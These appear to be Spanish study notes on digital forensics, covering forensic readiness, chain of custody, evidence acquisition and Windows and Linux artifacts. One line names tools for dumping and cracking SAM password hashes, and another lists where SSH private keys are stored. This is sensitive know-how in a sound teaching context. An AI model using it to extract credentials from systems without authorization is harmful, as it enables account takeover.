Es la “necesidad” de una organización de tener un nivel apropiado de capacidad para poder preservar, recopilar, proteger y analizar evidencias digitales para que estas puedan ser utilizadas efectivamente en cualquier asunto legal, investigaciones de seguridad, procedimientos disciplinarios, tribunales laborales o de justicia.

El uso de evidencias digitales como defensa requiere:
→ Monitorización de sistemas y usuarios: correo, tráfico de red, llamadas...
→ Medios para asegurar los datos como los estándares de admisibilidad.

Esta recolección de evidencias puede ser necesaria en muchos escenarios distintos como por ejemplo: extorsión, compromiso, accidentes, disputas comerciales, malas prácticas, delincuencia económica, abuso, invasión de privacidad…

Tener el entorno de la organización preparado para esto tiene muchos beneficios: defensa ante demandas judiciales, disuación de amenazas internas, reducción de costes de investigación, cumplimiento de reglamentaciones…

Actividades clave de “Forensic Readiness”

- Definir los escenarios de negocio que requieren pruebas digitales.
- Identificar fuentes disponibles y diferntes tipos de pruebas potenciales.
- Determinar los requisitos de recopilación de pruebas.
- Establecer una capacidad para reunir de forma segura las pruebas admisibles.
- Establecer una política de almacenamiento seguro de las posibles evidencias.
- Garantizar que el seguimiento se utiliza para detectar e impedir incidentes mayores.
- Especificar las circunstancias que han dado lugar a una investigación formal completa.
- Inculcar al personal la “conciencia del incidente” y su papel durante el proceso.
- Documentar el caso basado en incidencias describiendo el incidente y su impacto.
- Garantizar la revisión legal para facilitar la acción en respuesta al incidente.

Fuentes

¿Dónde se generan los datos?
¿En qué formato se encuentran almacenadas?
¿Cuánto tiempo se almacenan y por qué?
¿Cómo se gestionan, se controlan y protegen?
¿Quién tiene acceso a los datos?
¿Cuántas datos se producen?
¿Quién es responsable de estos datos?
¿Cómo podrían utilizarse en una investigación?
¿Contienen información personal?

Requerimientos

Conocimiento de la seguridad del entorno: inventario de activos, avisos de vulnerabilidades, análisis de riesgo…
Monitoreo: paneles de control, detección de intrusiones (NIDS/snort y HIDS/ossec), correlación de eventos (ossim).
Herramientas de gestión de incidentes: correo electrónico y formularios, filtrado y priorización, base de datos de conocimientos…

4. Adquisición de evidencia

Evaluación

La evidencia digital debe ser evaluada en función del alcance de cada caso. ¿Qué podemos descubrir mediante la realización del forense? ¿Posibilidad de obtener otras evidencias (Orden de preservación de datos a un ISP)? ¿Hay relevancia de los periféricos al caso (fraude de tarjetas de credito, papel de cheques, impresoras)? ¿Hay información adicional al caso?

“Análisis de la escena del crimen”

- Identificar el núero y tipo de ordenadores
- Determinar si hay una red presente
- Entrevistar al admin de sistemas y usuarios
- Identificar y documentar los tipos y volúmenes de datos, incluyendo medios extraíbles.
- Identificar áreas de almacenamiento externo
- Identificar software propietario.

Cadena de custodia

Cada evidencia precisa de un documento de cadena de custodia:
→ Evidencia inequívocamente identificada
→ Información sobre quién custodia la evidencia
→ Información sobre cada cambio de custodia (fecha, hora, personal…)

El documento de cadena de custodia debe estar siempre en el mismo lugar que la evidencia.

Este documento asegura la integridad de la evidencia como prueba ante proceso judiciales.

<u>Buenas prácticas</u>

→ Adquisición de evidencia digital debe producirse de tal manera que sea preservada.
    → Documentar hardware / software (pedidos) utilitzados
    → Abrir el ordenador para tener acceso físico a los discos.
        → Protegerlos de electricidad estática y campos magnéticos.
        → Documentar esta acción y realizarla ante testigos.
    → Identificar los dispositivos de almacenamiento (internos o externos) que es necesario adquirir.
    → Documentar los dispositivos de almacenamiento internos y la configuración hardware.
        → Estado del disco y características.
        → Componentes internos.
→ Discos
    → Comprobar si están encriptados antes de apagar el equipo.
    → Desconectar para prevenir la destrucción o alteración de datos.
    → Realizar la adquisición utilitzando el equipo del examinador.
    → Uso de dispositivos de protección de escritura para evitar modificar el disco original.
    → El disco destino debe ser: Nuevo recien estrenado y formateado indicando el proceso seguido.
→ Garantizar la integridad de la evidencia original antes de adquirirla (Cálculo de hash del disco).
→ Adquirir la evidencia utilizando software o hardware testeado y verificar la adquisición: realizar la copia copiando también archivos borrados y “file slack” + comparación del hash original respecto la copia.
→ Cifrar las imágenes forenses para garantizar la confidencialidad y establecer la cadena de custoria correcta.
→ Investigar **siempre** sobre las copias.

Orden de adquisición

→ Basado en diferentes guías de recolección y archivo de evidencias electrónicas: RFC3227
→ Se adquieren por orden de volatilidad:
    → Registros y caché
    → Tabla de rutas y ARP
    → Memoria RAM de la máquina
    → Directorios temporales del sistema de archivos
    → Disco físico
    . . .
→ ¿Cuándo hay que apagar la máquina?

Adiquisición Offline

Se debe apagar el equipo, sacar el disco y colocarlo en una estación forense. Esto evita cambios debido al uso del equipo. También de sebe utililzar un dispoisitivo para bloquear escrituras antes de crear la imagen.

Adquisición de tipo Live
Este tipo de adquisición es cuando no podemos apagar el equipo ya sea porqué usa encriptación y no tenemos las claves o porqué el dispositivo se debe mantener encendido por motivos de negocio, o porqué no se quiere modificar el comportamiento de un proceso malicioso o no se quieren perder datos volatiles.

Imágen de un disco

Una copia bit a bit de un disco completo o una partición. Es una instantánea estática del contenido del disco en un momento determinado. No se copian ficheros sinó bloques del disco. Este tipo de copia preserva el estado del disco en un momento determinado; es importante utilizar correctamente las técnicas de adquisicón para no invalidar la evidencia.

Imágen forense

Ficheros que contienen una imagen de disco
→ Ex, DD, ISO, RAW
→ Sin compresión: mismo tamaño que la fuente original.
→ Compresas: para ahorrar espacio
→ Divididas (split): para facilitar transporte
→ Empotradas: contienen metadatos sobre la imágen
    → Sello de tiempo con la fecha de creación.
    → Hash criptográfico que sirve como huella dactilar
→ No es lo mismo que un clon
    → Un clon es un duplicado exacto bit a bit en otro disco.
    → Se neceista el mismo tipo de disco, y con todos los bits a 0 (wipeado)

Requisitos de las herramientas

→ Preservación de evidencias: Bloqueo escritura, soporte formatos RAW, Encase EWF, AFF… Cadena de custodia (trazabilidad), cálculo de hash criptográficos…
→ Reducción y selección de datos rápida: Detección de firmas de archivos, filtros avanzados y motor de búsqueda.
→ Reconstrucción de volúmenes y sistemas de archivos: detección y montaje de particiones, soporte formato vmdk, soporte de todos los FS, Análisis multimedia: galerias de fotos, miniaturas, metadatos exif…
→ Análisis de artefactos windows/linux: ficheros, archivos, registros, buzones….
→ Análisis de memoria
→ Análisis de documentos: visualizadores dedicados, extracción de metadatos, texto, …

Artefactos de Windows

Directorio del sistema
La ubicación del directorio depende del SO. Habitualmente suele tener asignada la letra C: (%HOMEDRIVE%).
Primeros Windows: %HOMEDRIVE%\WINT
Windows Modernos: %HOMEDRIVE%\Windows

Directorio del perfil del usuario
La ubicación del directorio del perfil del usuario depende de la versión del SO. Variable %USERPROFILE%.
Windows Modernos: %HOMEDRIVE%\Users
Windows hasta 2003: %HOMEDRIVE%\Documents and Settings
Windows hata 2000: %HOMEDRIVE%\WINNT\Profiles

User shell folders
Directorios especiales para cada usuario y maquina. Habitualmente se encuentran en el directorio del perfil del usuario. Se puede cambiar su ubicaciń definida en el registro. Se pueden utilizar atajos para acceder. Algunos de los más importantes son: Escritorio, Documentos, Local AppData, Favoritos, Descargas, AppData.

Archivos recientes
Cada vez que se crea un archivo se crea un fichero LNK
%APPDATA%\Microsoft\Windows\Recent

Directorio temporal
Utilizado por muchas aplicaciones e instaladores. Suelen quedar restos que se pueden analizar
%LOCALAPPDATA%\Temp

Directorios utilizados por Internet Explorer
Preferidos, Histórico de navegación, Cookies.

Papelera
Es el lugar donde se almacenan temporalmente los archivos eliminados. Es posible eliminar un archivo de forma permanente utilizando Mayús+Supr. Se puede configurar windows para que no use la papelera. En windows modernos se encuentra en X:\$Recycle.Bin\%SID%

X:\RECYCLER (antigua): Cuando se borra un archivo se borra la entrada correspondiente a la $MFT (Master File Table) dónde se encuentra la descripción de todos los archivos en volumen. Se crea una nueva entrada para la papelera en la $MFT: D<letra><ídice>.<Extensiónoriginal>. La información del borrado se añade al archivo INFO2: nombre del fichero original (path), data y hora de borrado, tamaño, se puede analizar el contendio de INFO2. Papelera compartida entre usuarios. Al recuperar un archivo la entrada de $MFT de la papelera se marca como borrada. No se modifica INFO2, solo se cambia el primer carácter a 00X.

$Recycle.Bin (Nueva): A partir de windows Vista. Los ficheros se almacenan por usuario según su SID en X:\$Recycle.Bin/%SID%. Se crean 2 ficheros por archivo eliminado: metadatos originales ($R<ID>) y los metadatos del eliminado ($I<ID>)

Accesos directos (LNK)
Son ficheros que apuntan a archivos locales o remotos. Son creados por el usuario o los instaladores, se crean automáticamente al abrir un archivo en el listado de “archivos recientes” donde se usan este tipo de accesos.

Permiten conocer los detalles del archivo original: carpeta donde se encuentra el original, fechas de acceso y marcas de tiempo, información del volumen, número de serie, nombre NetBIOS y dirección MAC del ordenador donde se encuentra, detalles de red si es un archivo remoto, tamaño…

Prefetch files

Utilizado para mejorar el rendimiento del SO des de WindowsXP. El sistema de monitorización de la cache de Windows escribe a disco ciertas características de las apps ejecutadas. Es un directorio protegido %SystemRoot %\Prefetch dónde se crean ficheros con la nomenclatura <nombredelbinario>-<hashruta>.pf. Cada binario ejecutado des de rutas diferentes tendrá ficheros pf diferentes. Antiguamente el número de ficheros pf estaba limitado a 128. Se pueden utilizar para saber si se ha ejecutado algún program que ya no está instalado con Windows File Analyzer, WinPrefetchView…

Cola de impresión
Las tareas de impresión se guardan en el escritorio %SystemRoot%\spool\PRINTERS. Se crean dos archivos temporales para cada tarea: un archivo .shd (shadow) con los datos de la impresión (user, printer, file, mode…)

y un archivo .spl (Spool) con información gráfica de la tarea a imprimir. Los modos pueden ser RAW o EMF (por defecto): Microsoft Enhanced Metafile. Permite la impresión avanzada.

Volume Shadow Copy
Tecnología de Microsoft que permite realizar copias de seguridad de archivos y volúmenes en uso. Se incluye por defecto des de Windows Vista. Se realizan snapshots. Se pueden analizar online con el comando vssadmin.exe o des de imágenes forenses con herramientas especiales.

Registro de eventos
Son archivos locales en los que se registran los diferentes eventos que se producen en el SO: acceso/borrado/nuevo archivo o app, modificar la fecha / apagar el sistema, cambiar configuración del sistema…

Registro de Windows
Se trata de una base de datos en la que las apps y componentes del sistema almacenan y recuperan datos de configuración. Los datos almacenados varían según la versión de Windows. Los datos se encuentran estructurados en árbol: cada nodo es una clave que puede contener subclaves y datos (valores).

El registro tiene 5 claves predefinidas: todas empiezan por HKEY:
- CLASSES_ROOT tipo de documentos y propiedades asociadas.
- CURRENT_CONFIG informacion sobre el perfil del hardware actual del ordenador.
- CURRENT_USER preferencias del usuario actual.
- LOCAL_MACHINE estado físico del ordenador, memoria, software instalado…
- USERS define la configuración por defecto para usuarios.

Otros ficheros: setupact.log (acciones producidas durante la instalación del ssitema), setupapi.*.log (instalaciones y dispositivos conectados), pfirewall.log (registro de paquetes aceptados/rechazados por el firewall), mrt.log (registro de la herramienta Malicious Software RemovalToo), cbs.log (registro del gestor de paquetes Windows)

Ficheros SAM
SAM es una base de datos con hash y contraseñas de usuarios (Security Acount Manager). Se encuentra en %windir%\System32\cofig. No se puede acceder en un sistema en caliente, es necessario hacerlo offline: utilizar bkhive para volcar bd, samdump2 para los hash y Johntheripper.

NTFS ADS
NTFS permite almacenar información adicional para cada fichero (metadatos). Se llama Alternate Data Stream (ADS). Esta información adicional son ficheros ocultos enlazados al archivo original.

No hay limitaicón de tamaño de estos streams y puede haver más de un stream enlazado a un archivo. Los ADS no son visibles en el Explorador o el interprete. Se pueden enlazar también a directorios o unidades de disco. Pueden tener contenido binario (JPG, ejecutable, etc.), no se puede transferir con protocolos internet, se puede transferir por LAN si el destino es NTFS.

ARTEFACTOS DE LINUX

FHS – Filesystem Hirearchy Standard

Directorio	Uso
/bin	Binarios esenciales del sistema
/boot	Ficheros de arranque
/dev	Dispositivos
/etc	Ficheros de configuración
/home	Ficheros de usuarios
/lib	Librerías esenciales y módulos del kernel
/media	Montaje de dispositivos (automontaje)
/mnt	Puntos de montaje temporales (montaje manual)
/opt	Aplicaciones fuera de los paquetes de la distribución
/root	Home del usuario root
/sbin	Binarios del sistema
/tmp	Ficheros temporales
/usr	Compartición de información
/var	Datos variables, de administración, logs, etc...

/etc – Directorio principal de configuración del sistema. Archivos y directorios de configuraicón independientes para cada app. Equivalente a `%SystemRoot%\System32\config`

/var/log – Equivalente al Registro de Eventos de Windows. Registros de seguridad, aplicación, etc. Guardados durante 4-5 semanas.

/home/$USER – Datos y información de config del usuario. Equivalente a `%USERPROFILE%`

`$HOME/.bash_history → Histórico de comandos. Archivo sin marcas de tiempo. Se puede modificar. Comandos sudo en /var/log/auth.log o /var/log/sudo.log`

`Secure Shell (SSH) → Protocolo de red cifrado que permite iniciar sesión de forma remota y transferir archivos. Los más interesantes están en $HOME/.ssh:`

- *known_hosts:* máquinas remotas a la que los usuarios están conectados
- *authorized_keys:* claves publicas para la conexión con maquinas remotas.
- *id_rsa:* claves privadas utilizadas para iniciar sesión en otras maquinas sin utilizar una contraseña.